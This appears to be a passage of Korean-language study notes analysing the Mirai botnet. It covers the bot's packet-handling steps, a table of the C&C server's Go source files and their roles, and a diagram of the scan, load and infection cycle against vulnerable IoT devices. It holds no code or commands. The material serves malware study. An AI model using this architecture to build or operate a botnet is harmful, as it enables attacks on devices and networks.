4. CNC가 보낸 test packet를 recv 통해 패킷 받는거 확인

5. CNC가 보낸 공격 명령 packet을 recv를 통해 패킷 받기


6. CNC 로부터 받은 packet을 parsing


7. 공격 함수를 실행()

· Mirai 악성코드(CNC server)

- bot에게 명령 전송, bot 정보 관리

파일명	설명
admin.go	DB 접속이 유효한 계정으로 botnet에 명령 전송
api.go	개별 bot에 명령 전송
attack.go	공격 정보 파싱, 공격 개시
bot.go	새로운 봇 정보 생성과 관리
clientList.go	봇들의 정보를 큐로 관리
constants.go	
database.go	Database 계정 추가, 쿼리문 등
main.go	봇의 정보 수신 및 메인 함수 구현




C&C
Server
other bot
other bot
② 정보 수집
④ 공격 명령
Scanner
killer
Bot ⑤ 악성코드 다운
Bot
Kill Proccess ①
Loader
취약한 ③ IoT 정보 삽입
⑥ 3번 정보 기반으로 Bot 악성코드 설치